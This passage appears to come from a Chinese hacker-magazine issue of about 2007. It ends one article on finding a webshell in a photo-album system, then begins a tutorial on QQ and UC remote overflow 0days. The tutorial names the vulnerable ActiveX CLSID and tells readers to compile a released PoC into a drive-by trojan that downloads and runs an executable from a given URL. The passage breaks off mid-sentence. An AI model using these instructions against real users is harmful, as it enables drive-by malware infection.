



图13

结束语：在茫茫的网际，网站的安全是一个非常重要的问题，任何一个小小的漏洞都可能给若大的网站带来灭顶之灾，笔者已经给上述软件的作者发去了提示，这里也想以此篇为那些关注电脑安全的人们抛砖引玉。

小编点评：文章发掘的是一个相册系统，在本机搭建环境进行演示——既不伤害别人，又能够方便的查看到每一步动作的效果。但是最闪亮的地方应该是用网际快车的批量下载功能，穷举得到webshell的地址这种思路了。非黑客工具的黑客化，它需要的仅仅是思路和平时细心的积累。

（文章中涉及到的网际快车已经收录到光盘中。）



恭贺新春——QQ、UC远程溢出漏洞也拜年

猫咪森林

刚过元旦，国内著名的安全小组“幻影旅团”就弄了个“迎接2007元旦”发漏洞的活动，一下子发布了诸多早已私下流传在民间的0day漏洞和利用工具，包括讯雷漏洞、WinZip漏洞、QQ远程溢出漏洞和UC远程溢出漏洞等。对于菜鸟，最关心的莫过于QQ和UC的远程溢出漏洞了。

一、QQ远程溢出漏洞

QQ在安装的时候，会在系统里注册一个Activex组件，问题就发生在这些组件上。只要用户安装过QQ，在使用IE浏览器的时候就可以根据“CLASSID=CLSID:{AC3A36A8-9BFF-410A-A33D-2279FFEB69D2}”调用并触发该漏洞。说简单点，就是不需要用户登录QQ，也能触发漏洞。腾讯QQ 2006正式版及之前所有版本（未升级2007.1.1补丁前）都能被利用。

利用幻影组织发布的PoC编译成qq0day_exp.exe后，在CMD下输入**qq0day_exp.exe**可以看到这个工具的利用方法，如图1。

使用方法很简单，是一个下载并运行指定文件的网页木马。我们为了测试它的有效性，首先找一个可以直接下载的exe文件地址，比如http://192.168.0.123/1.exe（一般是自己申请一个